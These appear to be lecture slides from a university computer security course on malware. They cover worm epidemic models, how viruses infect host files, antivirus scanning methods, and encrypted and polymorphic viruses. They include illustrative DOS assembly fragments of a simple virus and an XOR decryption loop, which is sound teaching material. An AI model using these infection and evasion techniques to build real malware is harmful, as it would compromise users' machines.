

CSE 127 Computer Security

Stefan Savage, Spring 2019, Lecture 18

Malware and Cybercrime

Final

- Will cover everything in class, readings and assignments
- More focus on material since midterm (but whole quarter in scope)
- You can bring a cheat sheet (8.5x11, both sides if you want)

Today

- We've talked about ways that machines can be compromised
- But what happens afterwards?
 - Malware & anti-malware
 - Botnets
 - Cybercrime

Viruses & worms

- **Replicating** malicious programs
 - Viruses *replicate* by attaching to a host program (or document)
 - Copying themselves into new programs/documents they encounter
 - Traditionally driven by human action (i.e., opening document)
 - Worms *replicate* via the network
 - Each compromised host tries to infect *other* hosts; parallelism
 - Self-spreading
- Goals:
 - Evade detection
 - Spread
 - Accomplish their goal (payload)... whatever that is

Quick aside:
why is self-replication interesting?

- Because it allows massive compromise for low investment in resources
- Some worms have taken over hundreds of thousands of hosts in a day; others have covered the **entire Internet in 10 minutes**

How to think about malware outbreaks


- Well described as infectious epidemics
 - Simplest model: Homogeneous random contacts

- Classic SI model

- N : population size
- $S(t)$: susceptible hosts at time t
- $I(t)$: infected hosts at time t
- β : contact rate
- $i(t)$: $I(t)/N$, $s(t)$: $S(t)/N$

$$\begin{aligned}\frac{dI}{dt} &= \beta \frac{IS}{N} \\ \frac{dS}{dt} &= -\beta \frac{IS}{N}\end{aligned} \rightarrow \frac{di}{dt} = \beta i(1-i)$$

$$i(t) = \frac{e^{\beta(t-T)}}{1 + e^{\beta(t-T)}}$$




Takeaway

- Two things matter when considering the scope of a malware outbreak
 - How **likely** is it that a given infection attempt is successful?
 - Target selection (random, biased, hitlist, topological,...)
 - Vulnerability distribution (e.g. density – $S(o)/N$)
 - How **frequently** are infections attempted?
 - β : Contact rate

Back to Malware: Virus design history

- Boot Sector viruses
 - Historically important, but less common today
 - Memory resident viruses
 - Standard infected executable
 - Encrypted viruses
 - Polymorphic viruses
-
- Each new advancement is the result of co-evolution – Darwinian requirement that malware authors improve to survive

Virus Attachment to Host Code



- Simplest case: insert copy at the beginning of an executable file
 - Runs before other code of the program
 - Historically most common program virus
- Runs before & after original program
 - Virus can clean up after itself

The Simple Virus



0100 EB1C	JMP	011E
0102 BE1B02	MOV	SI, 021B
0105 BF1B01	MOV	DI, 011B
0108 8BCE	MOV	CX, SI
010A F7D9	NEG	CX
010C FC	CLD	
010D B81B01	MOV	AX, 011B
0110 06	PUSH	ES
0111 50	PUSH	AX
0112 06	PUSH	ES
0113 B81801	MOV	AX, 0118
0116 50	PUSH	AX
0117 CB	RETF	
0118 F3	REPZ	
0119 A4	MOVSB	
011A CB	RETF	
011B E93221	JMP	2250
011E 83C24F	ADD	DX, +4F
0121 8BFA	MOV	DI, DX
0123 81FF8000	CMP	DI, 0080
0127 725E	JB	0187
0129 7406	JZ	0131
012B C606250273	MOV	BYTE PTR [0225], 73
0130 90	NOP	
0131 FEC5	INC	CH
0133 7303	JNB	0138
0135 80C140	ADD	CL, 40
0138 B8010C	MOV	AX, 0C01
013B 8BD6	MOV	DX, SI
013D CD13	INT	13

Infected Program

1. User runs an infected program.
2. Program transfers control to the virus.

The Simple Virus

```

0100 EB1C      JMP      011E
0102 BE1B02    MOV      SI,021B
0105 BF1B01    MOV      DI,011B
0108 8BCE      MOV      CX,SI
010A F7D9      NEG      CX
010C FC        CLD
010D B81B01    MOV      AX,011B
0110 06        PUSH     ES
0111 50        PUSH     AX
0112 06        PUSH     ES
0113 B81801    MOV      AX,0118
0116 50        PUSH     AX
0117 CB        RETF
0118 F3        REPZ
0119 A4        MOVSB
011A CB        RETF
011B E93221    JMP      2250
011E 83C24F    ADD      DX,+4F
0121 8BFA      MOV      DI,DX
0123 81FF8000  CMP      DI,0080
0127 725E      JB       0187
0129 7406      JZ       0131
012B C606250273 MOV     BYTE PTR [0225],73
0130 90        NOP
0131 FEC5      INC      CH
0133 7303      JNB      0138
0135 80C140    ADD      CL,40
0138 B8010C    MOV      AX,0C01
013B 8BD6      MOV      DX,SI
013D CD13      INT      13

```

Infected Program

```

0100 B435      MOV      AH,35
0102 B021      MOV      AL,21
0104 CD21      INT      21
0106 8C06A002  MOV      [02A0],ES
010A 891E9E02  MOV      [029E],BX
010E B425      MOV      AH,25
0110 B021      MOV      AL,21
0112 BA2001    MOV      DX,0120
0115 CD21      INT      21
0117 83C24F    ADD      DX,+4F
011A 8BFA      MOV      DI,DX
011C 81FF8000  CMP      DI,0080
0120 725E      JB       0187
0122 7406      JZ       0131
0124 C606250273 MOV     BYTE PTR [0225],73
0129 90        NOP
012A FEC5      INC      CH
012C 7303      JNB      0138
012E 80C140    ADD      CL,40
0132 B8010C    MOV      AX,0C01
0135 8BD6      MOV      DX,SI
0137 CD13      INT      13

```

3. Virus locates a new program.

4. Virus appends its logic to the end of the new file.

The Simple Virus

```

0100 EB1C      JMP      011E
0102 BE1B02   MOV      SI,021B
0105 BF1B01   MOV      DI,011B
0108 8BCE     MOV      CX,SI
010A F7D9     NEG      CX
010C FC       CLD
010D B81B01   MOV      AX,011B
0110 06       PUSH     ES
0111 50       PUSH     AX
0112 06       PUSH     ES
0113 B81801   MOV      AX,0118
0116 50       PUSH     AX
0117 CB       RETF
0118 F3       REPZ
0119 A4       MOVSB
011A CB       RETF
011B E93221   JMP      2250
011E 83C24F   ADD      DX,+4F
0121 8BFA     MOV      DI,DX
0123 81FF8000 CMP      DI,0080
0127 725E     JB       0187
0129 7406     JZ       0131
012B C606250273 MOV     BYTE PTR [0225],73
0130 90       NOP
0131 FEC5     INC      CH
0133 7303     JNB      0138
0135 80C140   ADD      CL,40
0138 B8010C   MOV      AX,0C01
013B 8BD6     MOV      DX,SI
013D CD13     INT      13
    
```



Infected Program

```

0100 EB1C      JMP      0117
0102 B021     MOV      AL,21
0104 CD21     INT      21
0106 8C06A002 MOV     [02A0],ES
010A 891E9E02 MOV     [029E],BX
010E B425     MOV      AH,25
0110 B021     MOV      AL,21
0112 BA2001   MOV      DX,0120
0115 CD21     INT      21
0117 83C24F   ADD      DX,+4F
011A 8BFA     MOV      DI,DX
011C 81FF8000 CMP      DI,0080
0120 725E     JB       0187
0122 7406     JZ       0131
0124 C606250273 MOV     BYTE PTR [0225],73
0129 90       NOP
012A FEC5     INC      CH
012C 7303     JNB      0138
012E 80C140   ADD      CL,40
0132 B8010C   MOV      AX,0C01
0135 8BD6     MOV      DX,SI
0137 CD13     INT      13
    
```

5. Virus updates the new program
so the virus gets control when
the program is launched.

Detecting Malware


- **Scanning (signatures)**
- Integrity checking (check if file has changed)
 - Keep “known good” hash of existing executables (whitelist); validate programs on computer against whitelist
- Behavior (heuristic) detection
 - E.g. does software use system features atypical of an application program; make anomalous network access; try to read sensitive files, etc...

Virus Signatures

- Viruses can't be completely invisible:
 - Code must be stored somewhere
 - Virus must do something when it runs
 - Identify existing viruses and extract “**signature**” byte sequences unique to them
 - Idea: look in files these signatures
- Issues
 - Where to scan (beginning of file, whole file, registry settings, etc)
 - How to scan (just look for string, or actually execute program)
 - How long to scan (tradeoffs in performance/coverage)
 - How to distinguish polymorphs (research issue)

Head/Tail Scanners

Most of these application-infesting viruses attached themselves to either the top or bottom of the host file:



So anti-virus engineers built head/tail scanners.


The scanner loads the head and tail regions of the file into a buffer and then scans with a multi-string search algorithm.

So what do the bad guys do?

- Move the virus to the middle of the file
- Becomes prohibitively expensive to scan
 - Must scan whole file
- Solution: scalpel scanning
 - Idea: limit scanning to likely entry-points for viruses
 - If you have more time you can also scan for more than just strings (regular expressions)

Scalpel Scanning

1. Locate the main program entry-point.
2. While the current instruction is a **JUMP** or a **CALL** instruction, trace it.
3. If the current instruction is *not* a **JUMP** or **CALL** instruction, search for all fingerprints in this region of the file.





The Encrypted Virus

Soon after the first generation of executable viruses, virus authors began writing self-encrypting strains.

These viruses carry a small decryption loop that runs first, decrypts the virus body and then launches the virus.

Each time the virus infects a new file, it changes the encryption key so the virus body looks different.



The Encrypted Virus

```
1. MOV DI, 120h
2. MOV AX, [DI]
3. XOR AX, 5132h
4. MOV [DI], AX
5. ADD DI, 2h
6. CMP DI, 2500h
7. JNE 3
8. WJSVTPBMZPL
9. NAADJGNANW
...
```

The decryption routine stays the same. Only the key(s) change.

The encrypted body changes.


```
1. MOV DI, 120h
2. MOV AX, [DI]
3. XOR AX, 0030h
4. MOV [DI], AX
5. ADD DI, 2h
6. CMP DI, 2500h
7. JNE 3
8. PKEPAJHENZAW
9. MNANTPOOTIZN
...
```

Still easy to detect because the decryption loop stays the same.


The Polymorphic Virus

- Polymorphic viruses are self-encrypting viruses with a changing decryption *algorithm*
- When infecting a new file, such a virus:
 - Generates brand-new decryption code from scratch
 - Encrypts a copy of itself using a complementary encryption algorithm
 - Inserts both the new decryption code and the encrypted body of the virus into target file


The Polymorphic Virus




The Polymorphic Virus




The Polymorphic Virus



